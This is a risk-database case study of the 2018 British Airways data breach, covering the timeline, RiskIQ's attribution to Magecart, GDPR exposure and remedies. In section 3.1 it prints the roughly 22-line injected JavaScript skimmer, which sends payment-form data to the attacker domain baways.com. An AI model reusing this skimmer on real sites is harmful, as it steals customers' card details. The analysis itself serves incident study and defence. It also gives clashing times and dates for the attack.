Total Loss Amount USD (US Dollars)
USD 0.00

Total Loss Amount EUR (Euro)
EUR 0.00

British Airways suffers data breach compromising information on over 429,000 customer cards

Between 22:58 BST on 21 August 2018 and 21:45 BST on 5 September 2018, British Airways (BA) was affected by a data breach as a result of a cyberattack. Hackers stole information relating to about 380,000 cards used to make online and app payments. The airline later disclosed that a further 185,000 customers that made reward bookings using a payment card between 21 April 2018 and 28 July 2018 may also have had their details stolen. Third party analysis has identified hacker group Magecart as being behind the theft, using virtual card skimming software.

Content

Author John Bosnell **Last Update** 21 December 2018

General Introduction

1.1 Executive summary

British Airways (BA) first reported the breach on 6 September 2018, believing that 380,000 customers had been affected. However, on 25 October 2018, BA announced that its investigation into the hack had revealed that the card payment information, including the card verification value (CVV), of an additional 77,000 customers had been stolen. BA also said that an additional 108,000 customers had had card data stolen without CVV codes.

In addition to announcing that it had identified 185,000 potentially compromised cards on 25 October, BA also said that only 244,000 of the previously announced 380,000 customers were impacted. This gives a total number of cards affected by both attacks of 429,000.

The breach, described by BA as sophisticated, compromised personal and financial details of customers who made or changed bookings using new or saved cards. The data which was affected included names, billing addresses, email addresses and all bank card details, but excluded travel and passport details. CVV codes were included in the affected data, according to theregister.co.uk. Transactions made using PayPal, and using Apple Pay via the mobile app, were not compromised. The data was stolen from the BA website and app. BA said on 9 September 2018 that its website was working normally.

The breach was discovered on 5 September 2018 by a partner in BA's network which monitors websites internationally.[1] Once it was established that customer data had been compromised, BA launched an investigation and contacted customers via its website and via email advising them to contact their credit card providers. BA took out newspaper adverts apologising for the breach and said it would expand its services and customer care. In a statement published on its website, BA also warned customers to be on their guard against phishing attacks and said that it would offer affected customers a 12-month credit rating monitoring service, and that no customer would be out of pocket as a result of the theft.

According to the BBC, as of 7 September 2018 the UK data protection regulator, the Information Commissioner's Office (ICO), was investigating the breach and would possibly impose a fine.

On 11 September 2018, cyber security company RiskIQ reported that the “highly-targeted” attack had been carried out by the hacker group Magecart, which was also behind the breach of Ticketmaster customer information reported in June 2018.

RiskIQ said that Magecart compromised the BA website directly and copied and modified scripts supporting the functionality of payment forms to deliver payment information to an attacker-controlled server while maintaining their intended functionality to avoid detection. The attackers were also able to victimise BA mobile app users as the app used much of the same functionality as the web-app.

1.2 Background

BA is part of the International Airlines Group, following BA’s 2010 merger with Iberia. At the end of 2017, it operated a fleet of over 293 passenger aircraft, flying to over 200 destinations worldwide. It reported revenues of GBP 12.2 billion in 2017, with a profit of GBP 1.8 billion.[2]

Discovery

The breach was discovered on 5 September 2018 by a partner in BA’s network which monitors websites internationally.

Within one day of discovering the breach, BA had notified affected customers, the police, and the ICO. The incident was being investigated by the UK National Crime Agency and UK National Cyber Security Centre, according to Computer Weekly.[3]

Announcement

BA announced on 6 September 2018 that it was investigating the theft of customer data between 22:58 BST on August 21 2018 until 21:45 BST September 5 2018, from its website, ba.com, and its mobile app.

The airline said that the “stolen data included personal and financial details of customers making bookings and changes on ba.com and the airline’s app.”’ The data theft affected customers that had made a booking, changed a booking, or made another payment during those times.

BA advised people that had made a booking, or paid to change a booking, with a credit or debit card on its website or app, to contact their bank or credit card provider.

BA was able to say from the outset that no passport or travel details were stolen. It also said that none of its Executive Club accounts were compromised in the data theft, nor any information from its Avios rewards points programme.[4]

BA was also able to provide reassurance that saved credit card details were not affected.

BA chief executive Alex Cruz said on 7 September that BA was extremely sorry for the data breach, and that the hackers had carried out a “sophisticated, malicious criminal attack” on its website.

The company took out full page advertisements in UK national newspapers on 7 September to apologise to customers.[5]

BA also warned customers to be on their guard against phishing attacks and said that it would offer affected customers a 12-month credit rating monitoring service, and that no customer would be out of pocket as a result of the theft.[6]

2017 outage

Many media reports linked this data breach to an earlier high profile but unrelated IT incident at BA. BA’s IT system failed in May 2017, leading to 459 flights being grounded, and 75,000 passengers stranded. In this case, BA said that an electrical engineer working for a contractor had switched off the uninterruptible power supply at the airline’s data centre.[7] BA said

that it expected the outage to cost GBP 80 million.[8]

RiskIQ Analysis

On 11 September 2018, cyber security company RiskIQ reported that the data breach was part of a global credit card-skimming campaign carried out by the group Magecart.[9]

RiskIQ conducted its own analysis of how the ba.com site and the scripts running on it had changed over time. The company was able to do this as it performs daily crawls of more than two billion webpages.

RiskIQ concluded that hackers had modified a piece of JavaScript code to create a virtual card skimming device. This script was loaded by the baggage claim form on the BA website. This script recorded name and card information entered into an online payment form, and then sent it to a dedicated server in Romania. The hackers had purchased a domain name for the server, baways.com, to make it look like a legitimate part of BA's payment system. The BA mobile app relied on the same JavaScript library, and so was vulnerable to the hackers. Details of how the hackers modified the JavaScript are contained in sections 2.1 and 2.2.

RiskIQ identified the hacker group Magecart as being responsible for the hack. The same group (or group of groups) was also responsible for the theft of card information from Ticketmaster from September 2017 to June 2018[10] and several other hacks.[11] According to RiskIQ, Magecart may have breached the BA website several days before the skimming began.

Subsequent announcement that a further 185,000 customers impacted

On 25 October 2018, British Airways reported that a further 185,000 customers may have had their personal details stolen. 77,000 customers may have had names, addresses, email addresses, card numbers, expiry dates and CVV numbers. A further 108,000 customers may have had details stolen not including the CVV. This data breach involved customers that made a reward booking using a payment card between 21 April and 28 July 2018.[12]

BA also said that it had downgraded its original estimate of 380,000 payment cards at risk to 244,000.

Reports of sale of stolen data

Magecart hackers were charging between USD 9 and USD 50 for each card's worth of information, according to research by IT security firms Flashpoint and RiskIQ quoted in the Daily Telegraph.[13]

1.3 Timeline of the incident

15 August 2018: hackers issued with SSL certificate

5 September 2018: breach discovered by BA monitoring partner

6 September 2018: BA first reports data breach affecting 380,000 customers

7 September 2018: reports of fraudulent activity on affected cards[14]

25 October 2018: BA parent International Airlines Group announces that a further 185,000 customers affected, of which 77,000 had had CVV number taken[15]

[1] https://www.theweek.co.uk/96327/british-airways-data-breach-how-to-check-if-you-re-affected

[2] http://phx.corporate-ir.net/External.File?item=UGFyZW50SUQ9Njg5MjY3fENoaWxkSUQ9Mzk5NjQxfFR5cGU9MQ==&t=1

[3] https://www.computerweekly.com/news/252448274/BA-praised-for-swift-GDPR-aligned-action-on-data-breach

[4] https://www.britishairways.com/en-gb/information/incident/data-theft/latest-information

[5] https://phys.org/news/2018-09-ba-compensate-customers-breach.html

[6] https://www.britishairways.com/en-gb/information/incident/data-theft/latest-information

[7] https://www.ft.com/content/5b48de66-4ad4-11e7-a3f4-c742b9791d43

[8] https://www.ft.com/content/98367932-51c8-11e7-a1f2-db19572361bb

[9] https://www.riskiq.com/blog/labs/magecart-british-airways-breach/

[10] https://news.orx.org/node/7309

[11] https://techcrunch.com/2018/11/13/magecart-hackers-persistent-credit-card-skimmer-groups/?guccounter=1

[12] https://www.theguardian.com/business/2018/oct/25/british-airways-data-breach-185000-more-passengers-may-have-had-deta

[13] https://www.theweek.co.uk/96327/british-airways-data-breach-how-to-check-if-you-re-affected

[14] https://www.standard.co.uk/news/uk/ba-hack-shares-slump-as-angry-passengers-hit-out-amid-serious-data-breach-a3930176

[15] http://www.iairgroup.com/phoenix.zhtml?c=240949&p=irol-newsArticle_Print&ID=2373504

Internal Risk Factors

Factors over which the firm had control that directly or indirectly caused the event, increased the severity or duration of the event, or increased the loss amount.

2.1 BA running external scripts on a payment page

According to The Register, there was disagreement in the cyber security industry about whether sites should run an external script on a payment page. One expert quoted said the practice was acceptable, provided controls specified by the Payment Card Industry Data Security Standard (PCI DSS) were in place. Another viewed the used of external scripts as poor practice and to be avoided.[1]

2.2 BA's initial communications omitted certain key information

The 2018 European Union (EU) legislation on General Data Protection Regulation (GDPR), came into force on 25 May 2018. It stipulates that firms must notify the relevant authorities within 72 hours if there is a data breach.[2] BA notified the affected public within 24 hours of discovering the breach.

However, whilst praising the speed of response, some commentators have criticised aspects of BA's communication.[3] For

example, the airline's statement said that passport and travel information had not been stolen but did not explicitly state that credit card details had been stolen, instead advising passengers to contact their bank. Similarly, BA's statement did not provide the information that card verification value (CVV) numbers had been taken for some cards.

[1] https://www.theregister.co.uk/2018/09/11/british_airways_website_scripts/

[2] https://eugdpr.org/the-regulation/gdpr-faqs/

[3] https://theconversation.com/british-airways-hacking-how-not-to-respond-to-a-cyber-attack-102857

External Risk Factors

Factors over which the firm did not have control that directly or indirectly caused the event, increased the severity or duration of the event, or increased the loss amount.

3.1 Third party digital skimmer script on BA website

Cyber security firm RiskIQ analysed the public statements of British Airways and compared these with results from its crawler operations. RiskIQ crawls more than 2 billion pages per day.

The script at the centre of this hack was a modified version of the Modernizr JavaScript library (version 2.6.2). The script was loaded from the baggage claim information page on the British Airways website.[1]

Based on BA's statements, RiskIQ suspected that the hackers were most likely to be a group called Magecart. This group collects card details, which it can then sell on to criminals. It does this by injecting malicious scripts in to online payment forms on e-commerce websites, either directly or via compromised third-party suppliers used by the sites.

Physical skimmers are devices maliciously installed in credit card readers on ATMs, fuel pumps and other machines that accept credit card payments. Credit card data is stolen and stored on the skimmer and can then be collected by the criminal. This data can then be exploited or sold on to other criminals. Magecart, on the other hand, collected credit card data through card skimming on e-commerce sites.

According to the Register, a JavaScript library hosted on the Feedify website was repeatedly hacked in the weeks following the British Airways attack.[2]

RiskIQ compared recent versions of the script on the BA website with older versions and identified a suspicious script tag added by Magecart.

Figure 1 Suspicious script tag added by Magecart (source: RiskIQ) https://www.riskiq.com/blog/labs/magecart-british-airways-breach/

RiskIQ also identified that the malicious version of the script had a 'last modified' timestamp which closely matched British Airways' statements on the date from which data had been stolen. BA's statement said that data was taken from 22:28 on 21 August, and the last modified timestamp was 20:49 on 21 August, just under 40 minutes before the start of the data theft.



Figure 2: Last modified timestamp (Source: Risk IQ) https://www.riskiq.com/blog/labs/magecart-british-airways-breach/

RiskIQ believes that 22 lines of malicious JavaScript, in the modified code, were responsible for the data breach.

```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

Figure 3 Malicious JavaScript suspected of being responsible for BA data breach (Source: RiskIQ https://www.riskiq.com/blog/labs/magecart-british-airways-breach/)

This script does the following:

Once every element on the page finishes loading it will:
link the mouseup and touchend events to the submit button to carry out the following instructions
serialize the payment data from the payment form and the person paying form;
make a text-string out of this serialized data; and
send this text string in JSON format to the fraudulent server hosted on baways.com

'Mouseup' and 'touchend' are what happens when someone lets go of the mouse button after clicking a webpage button, or someone on a touchscreen device lets go of the screen after pressing an onscreen button. During the BA hack, once a user had pressed the button to submit their payment, the payment and personal information on the online form was extracted and sent to the hackers' server.

In order to make the attack harder to detect, the hackers used the domain name baways.com for the server to which stolen data was sent, in order to make it appear like a genuine part of the BA payment system. Hackers also used a paid-for SSL certificate, instead of a free version, with the likely intention of making their server appear legitimate.

The issued date of this certificate was 15 August 2015, possibly indicating that the hackers had access to the BA site before the reported start date of 21 August 2018.[3]

3.2 Digital skimmer also impacted BA mobile app

Like many smartphone apps, the BA app works by loading content from other websites. Much of the functionality on the BA app loads from the BA website. For searching, booking and managing flights, the BA app loads a version of the BA

website.[4] One of the pages that the app loads contained the script that had been maliciously changed by Magecart.

The fact the JavaScript author had included the 'touchend' callback in the digital skimmer indicates that Magecart had planned carefully for this attack to work for both smartphone and website users of BA, according to RiskIQ's analysis.

3.3 Magecart was a highly organised hacker group

As discussed in 3.1 and 3.2, the hackers responsible for the attack were organised and prepared to plan for the attack, for example by purchasing the domain name baways.com. Magecart also produced a customised piece of code designed to work on the BA site.[5] RiskIQ researcher Yonathan Klijnsma has researched Magecart extensively in 2018. This research suggests that there are six distinct groups operating within Magecart, each having its own targets and methods of operation. For example, Group 1 targeted single use servers for hosting its malware. Group 5 attacked third party code providers, for example suppliers of chatbot software, and is blamed for the hack on Ticketmaster. Group 6 performed targeted attacks on major sites, including BA and consumer electronics firm Newegg.[6] RiskIQ believes that the six groups within Magecart are responsible for attacks on at least 6,400 websites. The stolen credit card data is then sold, often on the dark web, for further criminal projects.

3.4 GDPR

The European Union's (EU) General Data Protection Regulation (GDPR) came into force on 25 May 2018. The BA data breach is therefore one of the first large-scale breaches to come under the remit of GDPR. It is therefore of interest as a test case, in particular, with regard to the theoretical maximum fine that the Information Commissioner's Office (ICO) can levy for breaches under GDPR. This could be up to four per cent of annual turnover, which in BA's case would amount to over GBP 480 million. However, as of 17 December 2018, there have been no fines for BA relating to this data breach.

However, the 25 October 2018 disclosure by BA of an earlier data breach (between 21 April and 28 July 2018) covers a period partly outside the period of GDPR coverage. If the ICO decides that the two data breach events are related, then it may be arguable that the BA breach will be considered under the law preceding GDPR. In the UK, this is the Data Protection Act 1998, which carries a maximum fine of GBP 500,000.[7] If the stolen data concerns customers from countries outside the UK, then I tis also possible that the ICO will consider the issue as a cross-border case, and therefore the ICO may have to take account of the views of regulators from other EU countries under the GDPR's cooperation and consistency mechanism.[8]

[1] https://www.riskiq.com/blog/labs/magecart-british-airways-breach/

[2] ttps://www.theregister.co.uk/2018/09/11/british_airways_website_scripts/

[3] https://www.riskiq.com/blog/labs/magecart-british-airways-breach/

[4] https://www.riskiq.com/blog/labs/magecart-british-airways-breach/

[5] https://www.riskiq.com/blog/labs/magecart-british-airways-breach/

[6] https://techcrunch.com/2018/11/13/magecart-hackers-persistent-credit-card-skimmer-groups/?guccounter=1

[7] https://www.itgovernance.co.uk/dpa-and-gdpr-penalties

[8] https://www.out-law.com/en/articles/2018/november/british-airways-data-breach-GDPR-/

Remedial Measures

Measures taken inside or outside the firm to correct the failures that led to the event and try to prevent a reoccurrence of the event.

4.1 Rapid response by BA to the data breach

BA reported the cyberattack within one day. GDPR rules set a maximum time of 72 hours.[1] However, some Twitter users said it was “disappointing” that they had first heard about the breach from online news and tweets rather than direct from BA.[2]

BA also took out full page newspaper adverts in the UK on 7 September 2018 beginning: “We are sorry.”

4.2 Reissue of impacted cards by some banks

Some banks, including Santander, Barclays and online-only start-up bank Monzo in the UK, reissued all cards at risk following the hack.[3]

4.3 Group action lawsuit planned

UK legal firm SPG Law announced in September 2018 that it would undertake a group action claim against BA under the Data Protection Act 2018 (GDPR). The claim would be for ”non-material damage”, meaning compensation for inconvenience, distress and annoyance. A group action claim is the UK equivalent of the US class action lawsuit. SPG launched a website with the domain name badatabreach.com. [4]

As of 17 December 2018, there had been no further announcements about the group action.

[1] https://www.forbes.com/sites/kateoflahertyuk/2018/09/20/how-the-british-airways-breach-will-reveal-the-true-cost-of-gdpr/#6df

[2] https://www.ft.com/content/5eddd118-b27e-11e8-99ca-68cf89602132

[3] https://www.ft.com/content/a301f46a-b4df-11e8-bbc3-ccd7de085ffe

[4] https://www.badatabreach.com/

Impact

5.1 Financial impact

The size of the financial impact on the institution's P&L and share price, if applicable.

British Airways has said that "no customer will be out of pocket as a direct result of the criminal theft of data from ba.com and the airline's mobile app." [1]

As of 17 December 2018, the group action claim for consequential claims remained at an early stage, and it was not clear if there would be any losses arising from this legal action.[2] SPG Law claimed that under GDPR breach victims would be eligible for compensation of GBP 1,250 each.[3]

As of 17 December 2018, it remains to be seen if BA will face any fines under GDPR legislation or the previous Data Protection Act 1998 (see section 3.4). If so, it is difficult to estimate the size of any fine. The fact that CVV numbers were stolen in the attack could increase the severity of the event in the eyes of the regulator, because it undermines consumer trust in digital commerce. However, it is worth bearing in mind that the BA data breach is considerably smaller in scale than some recent breaches. For example, credit rating company Equifax suffered the theft of data relating to 146 million customers in 2017, including 15 million UK residents.[4] Equifax received the maximum possible fine from the UK regulator at the time (GBP 500,000), because of the scale of the breach and because of Equifax's contravention of five out of eight data protection principles.

5.2 Non-financial impact

Impacts on reputation, senior management, and changes in regulatory environment.

BA's reputation for keeping passenger information safe has been impacted.

The data breach follows on from an earlier unrelated high-profile IT incident. BA's IT system failed in May 2017, leading to 459 flights being grounded, and 75,000 passengers stranded. In this case, BA said that an electrical engineer working for a contractor had switched off the uninterruptible power supply at the airline's data centre.[5] BA said that it expected the outage to cost GBP 80 million.[6]

Some commentators also questioned whether cost cutting, a key business strategy of BA CEO Alex Cruz, may have played a role in causing the data breach.[7]

[1] https://www.britishairways.com/en-gb/information/incident/data-theft/latest-information

[2] https://www.badatabreach.com/

[3] https://www.forbes.com/sites/kateoflahertyuk/2018/09/20/how-the-british-airways-breach-will-reveal-the-true-cost-of-gdpr/#7e

[4] https://tech.newstatesman.com/gdpr/ico-equifax-fine-data-breach

[5] https://www.ft.com/content/5b48de66-4ad4-11e7-a3f4-c742b9791d43

[6] https://www.ft.com/content/98367932-51c8-11e7-a1f2-db19572361bb

[7] https://www.ttgmedia.com/news/news/is-ba-to-blame-for-failing-to-prevent-its-cyber-attack-15415

Related articles

British Airways suffers data breach compromising information on 429,000 customer cards

Primary Event

Loss Event	British Airways	BL1001 - Corporate Items
	EL0202 - System Security External - Wilful Damage	GBP Not Identifiable LOSS | Pound Sterling
Banking	GB - United Kingdom	WEUR - Western Europe

Published In Media	Date of Occurrence - From	Date of Occurrence - To	Discovery Date	Date of Recognition/Settlement
06 September 2018	21 August 2018	05 September 2018	05 September 2018	

Loss Amount USD	Loss Amount EURO	Provision	Boundary Risk
		No	Other Risk

Industry Event	Scenario	Product	Process
	SC0023 - Cyber-Related Data Breach	PD9900 - Not Product-Related	PC9900 - Not Process-Related

Event Closed	ORX Member	Role of Firm
No	No	LS0308 - Not Identifiable

Cause 1	Cause 2	Cause 3
CS0102 - Assault by Criminals / Terrorists		

Jurisdiction / Choice of Law	Counterparty	Environmental Volatility
LS0106 - Unidentifiable	LS0212 - Not Identifiable	LS0406 - Not Identifiable